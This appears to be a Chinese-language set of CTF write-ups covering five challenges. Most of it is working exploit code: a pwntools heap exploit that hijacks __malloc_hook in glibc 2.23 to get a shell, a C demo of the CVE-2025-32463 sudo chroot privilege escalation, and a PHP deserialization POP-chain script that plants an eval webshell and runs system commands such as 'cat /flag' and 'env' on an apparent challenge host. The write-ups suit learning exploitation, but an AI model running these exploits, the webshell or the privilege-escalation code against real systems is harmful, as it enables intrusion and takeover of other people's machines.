

一、我不吃牛肉

在菜单逻辑里，分支选择依赖 rand 的结果，而 rand 本质上是基于种子的伪随机数。如果能够干预种子，就能让生成的数值按预期出现，从而让程序走向特定的分支。



释放内存后没有将指针置空，导致指针仍然指向已经被回收的区域，从而引发 Use-After-Free 漏洞。



该系统搭载的为 2.23 版本的 glibc。


```
┌──(kali㉿kali)-[~/Desktop]
└─$ chmod +x ld-linux-x86-64.so.2

┌──(kali㉿kali)-[~/Desktop]
└─$ chmod +x libc.so.6

┌──(kali㉿kali)-[~/Desktop]
└─$ ./ld-linux-x86-64.so.2 ./libc.so.6
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu11.3) stable release version 2.23, by Roland McGrath et al.
Copyright (C) 2016 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.
Compiled by GNU CC version 5.4.0 20160609.
Available extensions:
        crypt add-on version 2.1 by Michael Glad and others
        GNU Libidn by Simon Josefsson
        Native POSIX Threads Library by Ulrich Drepper et al
        BIND-8.2.3-T5B
libc ABIs: UNIQUE IFUNC
For bug reporting instructions, please see:
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.

┌──(kali㉿kali)-[~/Desktop]
└─$
```

在 glibc 2.23 的环境中，fastbin 的管理机制存在可被利用的特性。通过在堆结构被破坏的前提下，使分配器在处理 fastbin 链表时接受经过伪造的指针，就能够让分配目标落入接近 __malloc_hook - 0x23 的区域。这样一来，当分配流程尝试访问该 hook 时，程序会转而执行被植入的替代控制信息，从而实现对指令入口（RIP）层面的控制流改写。

```
pwndbg> x/10gx (long)&__malloc_hook-0x23
0x7ffff7dd1aed: 0xfff7dd0260000000      0x000000000000007f
0x7ffff7dd1afd: 0xfff7a92ea0000000      0xfff7a92a7000007f
0x7ffff7dd1b0d <__realloc_hook+5>:      0xfff7a928a000007f      0x00000000000
```

```
→ 9 one_gadget libc.so.6
0x4527a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL || {[rsp+0x30], [rsp+0x38], [rsp+0x40], [rsp+0x48], ...} is a valid argv

0xf03a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL || {[rsp+0x50], [rsp+0x58], [rsp+0x60], [rsp+0x68], ...} is a valid argv

0xf1247 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL || {[rsp+0x70], [rsp+0x78], [rsp+0x80], [rsp+0x88], ...} is a valid argv
→ 9
```

由于 Add 操作对输入的 size 未做有效约束，攻击者可以将其设定为指向特定字符串（例如‘/bin/sh’）的地址。这样在后续调用中，相关函数会把这个地址当作合法参数处理，从而触发以该字符串为参数的系统级调用，最终导致获得交互式 shell 的效果。




```
#!/usr/bin/env python3
from pwn import *
from ctypes import cdll

# ================ 配置区域 ================
# 替换为题目提供的文件名
BINARY_NAME = './pwn'
LIBC_NAME     = './libc.so.6'
IP            = '127.0.0.1' # 目标 IP
PORT          = 1337        # 目标端口

# 设置上下文架构
context.os = 'linux'
context.arch = 'amd64'
context.log_level = 'debug'

# ================ 辅助函数 ================

def get_menu_seeds(libc_path):
    """
    根据题目逻辑，预测随机数生成的菜单选项顺序
    """
    try:
        clib = cdll.LoadLibrary(libc_path)
    except Exception as e:
```

```
        log.error(f"加载 Libc 失败: {e}")
        return []

    seeds = []
    cnt = 0
    # 模拟题目中的伪随机数逻辑
    for i in range(0x100):
        clib.srand(i)
        if clib.rand() % 4 == cnt:
            seeds.append(i)
            cnt += 1
        if cnt == 4:
            break

    if len(seeds) != 4:
        log.warning("未能找到完整的随机数种子链，菜单可能无法正确对应")
    else:
        log.success(f"计算出的菜单种子: {seeds}")

    return seeds

# 初始化全局变量
seeds = get_menu_seeds(LIBC_NAME)

def add(idx, size):
    p.sendlineafter(':', str(seeds[0]))
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))

def dele(idx):
    p.sendlineafter(':', str(seeds[1]))
    p.sendlineafter(':', str(idx))

def edit(idx, size, data):
    p.sendlineafter(':', str(seeds[2]))
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))
    p.sendlineafter(':', data)

def show(idx):
    p.sendlineafter(':', str(seeds[3]))
    p.sendlineafter(':\n', str(idx))

# ================ 主逻辑 ================
```

```
def exploit():
    global p

    # 1. 堆风水 / 泄露 Libc
    log.info("Step 1: 申请 Chunk 并泄露 Libc 基址")
    add(0, 0x100) # 较大的 Chunk，释放后进入 Unsorted Bin
    add(1, 0x60)  # 防止与 Top Chunk 合并
    dele(0)       # 释放 Chunk 0，fd 指针指向 main_arena
    show(0)       # 打印 fd 指针泄露地址

    # 接收并计算基址
    # 注意：0x3c4b78 是 __malloc_hook + 0x10 (或 main_arena 偏移)，视具体 libc 版本而定
    # 建议使用 libc.sym['__malloc_hook'] + 0x10 动态计算更通用
    leak_offset = 0x3c4b78
    leak_addr = u64(p.recv(6).ljust(8, b'\x00'))
    libc.address = leak_addr - leak_offset
    log.success(f"Libc Base: {hex(libc.address)}")
    log.success(f"__malloc_hook: {hex(libc.sym['__malloc_hook'])}")

    # 2. Fastbin Attack (Double Free / UAF)
    log.info("Step 2: 执行 Fastbin Attack 劫持 __malloc_hook")
    dele(1)

    # 修改 Chunk 1 的 fd 指针，指向 __malloc_hook 附近的伪造 Chunk
    # 通常选择 __malloc_hook - 0x23 处，这里有一个 0x7f 的字节可作为 size 域
    fake_chunk_addr = libc.sym['__malloc_hook'] - 0x23
    edit(1, 0x8, p64(fake_chunk_addr))

    add(2, 0x60) # 将原来的 Chunk 1 申请出来
    add(3, 0x60) # 申请到 fake_chunk (位于 __malloc_hook 上方)

    # 3. 覆盖 __malloc_hook 为 system
    log.info("Step 3: 覆盖 __malloc_hook -> system")
    # 填充 padding (0x13 字节) 使得 payload 正好覆盖到 __malloc_hook
    payload = b'\x00' * 0x13 + p64(libc.sym['system'])
    edit(3, len(payload), payload)

    # 4. 触发 shell
    log.info("Step 4: 通过 malloc 触发 system('/bin/sh')")
    # 原理：调用 malloc(size)，如果 hook 被劫持为 system，
    # 且 size 的数值正好是 "/bin/sh" 字符串的地址，则相当于 system("/bin/sh")
    bin_sh_addr = next(libc.search(b'/bin/sh'))
```

```
    add(4, str(bin_sh_addr))

    p.interactive()

if __name__ == '__main__':
    # 加载 ELF 和 Libc
    # elf = ELF(BINARY_NAME) # 如果有二进制文件可取消注释
    libc = ELF(LIBC_NAME)

    if args['REMOTE']:
        p = remote(IP, PORT)
    else:
        # 本地调试建议指定 LD_PRELOAD 或使用 patchelf
        p = process([BINARY_NAME], env={"LD_PRELOAD": LIBC_NAME})
        # gdb.attach(p)

    exploit()
```

二、最近还好吗

在 CVE-2025-32463 的利用场景中，可以借助一个特制的脚本对系统权限配置进行不当调整。脚本一旦被传入并被授予运行权限，随后的执行过程会触发漏洞影响路径，使得调用者能够获得高于原本权限范围的访问能力，从而实现提权成功。

```
/*
  Description: Simulate behavior of CVE-2025-32463 - sudo EoP via chroot.
                    Possible future CTF challenge? :)
  gcc -Wall -o chwoot-demo chwoot-demo.c
  cp 4755 chwoot-demo
  mv chwoot-demo /usr/bin
  Then get a root shell as a low priv user
*/
#include <fcntl.h>
#include <unistd.h>
#include <sys/types.h>
```

```
#include <grp.h>

#include <netdb.h>


int main() {

	chdir("/tmp/stage");

	int saved_root = open("/",O_RDONLY);

	int saved_cwd = open(".",O_RDONLY);

	chroot("/tmp/stage");

	chdir("/");

	gethostbyname("woot");

	fchdir(saved_root);

	chroot(".");

	fchdir(saved_cwd);

	getgrnam("got root?");

}
```

三、可恶的木马竟然伪装成我的朋友

1. 锁定“事发当晚”日期

虽然题面提到了 banner_home.jpg，但实际上传证据（POST/PUT multipart）未必出现在同一份 access.log。本题采用出现 webshell 访问的当晚作为“事发当晚”的界定基准（CTF 常见口径），因此先在日志中检索 .jsp/.php/.asp/.aspx 等可执行脚本的访问，找出当天。

本题最终确认的当晚：2018-02-23（输出按题例去掉前导零为 2018-2-23）。

2. 确定“上传 IP”

CTF 里“上传 IP”的常见三种口径（优先级由高到低）：

A. 有明确上传行为（POST/PUT + multipart + 明显上传端点/文件名）的来源 IP

B. 若缺少上传记录，则取当晚第一条 webshell 访问的来源 IP

C. 若还有歧义，再结合同晚的批量探测/异常流量综合判断

本题日志没有 banner_home.jpg 的 POST/PUT 证据，因此采用 B 口径：当晚第一条 webshell 访问的来源 IP，确定为 183.62.9.42。

3. 提取“当晚尝试访问的 WebShell 文件名序列”

在“事发当晚”的时间窗口（2018-02-23 00:00:00 ~ 2018-02-24 00:00:00）内，按日志先后顺序提取访问到的可疑脚本文件名，并去重，只保留 文件名，不带路径、不带查询串。

经核对，本题当晚尝试访问的 webshell 文件名顺序为：

table.jsp → en.jsp → 2.jsp

```
# 1) 基本参数
$log = 'F:\path\to\access.log'
$exts='php|jsp|asp|aspx|phtml|php5|jspx'
$fmt='dd/MMM/yyyy:HH:mm:ss zzz'
$cul=[Globalization.CultureInfo]'en-US'

# 2) 取“当晚”：第一条含可执行脚本的访问时间 → 当天
$first = Select-String -LiteralPath $log -Pattern '\.(php|jsp|asp|aspx|phtml|php5|jspx)\b'
-AllMatches |
  ForEach-Object {
    if($_.Line -match '\[(?<dt>\d{2}/[A-Za-z]{3}/\d{4}:\d{2}:\d{2}:\d{2}
[+\-]\d{4})\]'){
      try{[datetime]::ParseExact($Matches.dt,$fmt,$cul)}catch{}
    }
  } | Sort-Object | Select-Object -First 1
$from = Get-Date ($first.ToString('yyyy-MM-dd')); $to=$from.AddDays(1)

# 3) 当晚第一条 webshell 的来源 IP（作为“上传 IP”口径 B）
$firstHit = Select-String -LiteralPath $log -Pattern
'\.(php|jsp|asp|aspx|phtml|php5|jspx)\b' -AllMatches |
  ForEach-Object {
    $line=$_.Line
    if($line -match '\[(?<dt>\d{2}/[A-Za-z]{3}/\d{4}:\d{2}:\d{2}:\d{2}
[+\-]\d{4})\]'){
      try{
        $dt=[datetime]::ParseExact($Matches.dt,$fmt,$cul)
        if($dt -ge $from -and $dt -lt $to){
          if($line -match '^(?<ip>\d{1,3}(?:\.\d{1,3}){3})\s'){
            [pscustomobject]@{ DT=$dt; IP=$Matches.ip; Line=$line }
          }
        }
      }catch{}
    }
  } | Sort-Object DT | Select-Object -First 1
$uploadIP = $firstHit.IP

# 4) 当晚 webshell 文件名序列（按先后顺序去重）
$seen=@{}; $shells=@()
```

```
Select-String -LiteralPath $log -Pattern '\.(php|jsp|asp|aspx|phtml|php5|jspx)\b' -
AllMatches |
   ForEach-Object {
      $line=$_.Line
      if($line -match '\[(?<dt>\d{2}/[A-Za-z]{3}/\d{4}:\d{2}:\d{2}:\d{2}
[+\-]\d{4})\]'){
         try{
            $dt=[datetime]::ParseExact($Matches.dt,$fmt,$cul)
            if($dt -ge $from -and $dt -lt $to){
               if($line -match '"[A-Z]+\s+(?<p>\S+)'){
                  $fn=(($Matches.p -split '\?')[0].Split('/') | Select-Object -Last 1)
                  if($fn -match "\.($exts)$"){
                     $k=$fn.ToLower()
                     if(-not $seen.ContainsKey($k)){ $seen[$k]=$true; $shells+=$fn }
                  }
               }
            }
         }catch{}
      }
   }

# 5) 日期按题例去掉前导零并输出 flag
$Y=$from.Year; $M=[int]$from.ToString('MM'); $D=[int]$from.ToString('dd')
$date="$Y-$M-$D"
"flag{$date/$uploadIP/$($shells -join '-')}"
```

四、浅析 PHP 原生类

题目提供了两个类：install 和 Until，以及一个入口点 @unserialize($_GET['data']);。

类 install 分析

__wakeup(): 反序列化时立即触发。它执行 echo "Hello,".$this->username;。如果 $this->username 是一个对象，这里会触发该对象的 __toString() 方法。

__toString(): 当对象被当做字符串输出时触发。它执行 ($this->username)();。这种写法在 PHP 中表示将对象当作函数调用，会触发该对象的 __invoke() 方法。

__destruct(): 脚本结束时触发。这是文件写入点。

检查 install.lock 是否存在。

如果不存在，将 $this->username 和 $this->password 组成的配置数组序列化后写入 config.php。

类 Until 分析

__invoke(): 当对象被以函数方式调用时触发。它调用 $this->write(...)。

write($cla, $file, $cont): 这是利用链的终点（Sink）。它实例化一个类 $cla 并调用其 open 方法：$obj = new $cla(); $obj->open($file, $cont);。

攻击链推导

入口: unserialize 恢复对象。
触发点 (Layer 1): install::__wakeup 被调用。
我们需要 install->username 为一个对象，以触发 __toString。
跳板 (Layer 2): install::__toString 被调用。
我们需要这个内部 install 对象的 username 属性指向 Until 类的一个实例，以触发 ($obj)() 即 __invoke。
执行点 (Layer 3): Until::__invoke 被调用。
它调用 write 方法。
我们需要利用 PHP 原生类 ZipArchive，因为它的 open 方法符合参数结构，且 ZipArchive::OVERWRITE (常量值 8) 可以用来操作文件（虽然在本题中，主要目的是为了走通逻辑链，或者在锁文件逻辑上做文章）。

```
import requests


def exploit(url):
    target_url = url.rstrip('/')


    # 1. 尝试利用 POP 链写入 Webshell
    # 虽然你之前可能已经写入成功，但为了脚本完整性，我们还是保留这一步
    # 如果提示 Already installed 也没关系，只要 config.php 里面有 shell 就行
    shell_code = "<?php @eval($_POST['cmd']);?>"
    shell_len = len(shell_code)


    until_payload = (
        'O:5:"Until":3:{'
        's:1:"a";s:10:"ZipArchive";'
        's:1:"b";s:12:"install.lock";'
        's:1:"c";i:8;'
        '}'
    )
```

```
inner_install = (
    'O:7:"install":2:{'
    f's:17:"\x00install\x00username";{until_payload}'
    f's:17:"\x00install\x00password";s:{shell_len}:"{shell_code}";'
    '}'
)

outer_install = (
    'O:7:"install":2:{'
    f's:17:"\x00install\x00username";{inner_install}'
    's:17:"\x00install\x00password";s:3:"123";'
    '}'
)

print(f"[+] Sending payload to {target_url}...")
try:
    requests.get(target_url, params={'data': outer_install}, timeout=10)
except:
    pass

# 2. 连接 Webshell 获取 Flag
webshell_url = f"{target_url}/config.php"
print(f"[+] Connecting to webshell: {webshell_url}")

# --- 关键修正 ---
# 使用 system() 函数执行命令，并且加上分号
# 还可以尝试: passthru(), shell_exec(), exec()
```


```
commands = [
    "system('cat /flag');",          # 尝试直接读取根目录 flag
    "system('cat flag.php');",     # 尝试读取当前目录 flag.php
    "system('env');",                # 查看环境变量
    "phpinfo();"                     # 确认 PHP 环境
]

for php_cmd in commands:
    print(f"\n[*] Executing PHP code: {php_cmd}")
    try:
        # 发送 POST 请求，cmd 参数包含 PHP 代码
        resp = requests.post(webshell_url, data={'cmd': php_cmd}, timeout=10)
        content = resp.text

        # 清理输出，只显示我们需要的部分 (因为 config.php 包含序列化乱码)
        # 我们查找 flag{...} 格式
        if "flag{" in content:
            import re
            flags = re.findall(r'flag\{.*?\}', content)
            for f in flags:
                print(f"\033[92m[SUCCESS] FLAG FOUND: {f}\033[0m")
            return # 拿到 Flag 就退出
        else:
            # 如果没找到 flag 格式，打印部分输出看看结果
            # 截取一部分，避免打印太多乱码
            clean_output = content.replace(shell_code, "") # 尝试去掉自身的 shell 代码
            print(f"Output snippet: {clean_output[:200]}...")
```


```
        except Exception as e:
            print(f"[-] Error: {e}")


if __name__ == "__main__":
    target = "http://a1c947ea.clsadp.com/"
    exploit(target)
```

五、我最好的初代同事

程序启动后会先走一遍固定流程，连续进行四次数值运算，这部分基本没有利用点，只是进入主逻辑的前置步骤。完成计算后，程序会把控制权交回给玩家，让你继续在 game 菜单里操作。


关键点出现在选项 1 的交互中：这里存在对用户输入的直接 printf 调用，缺乏安全格式控制，从而暴露出可控的格式化字符串入口。这也是整个题目利用链的核心突破口，后续所有操作基本都围绕这个输入点展开。

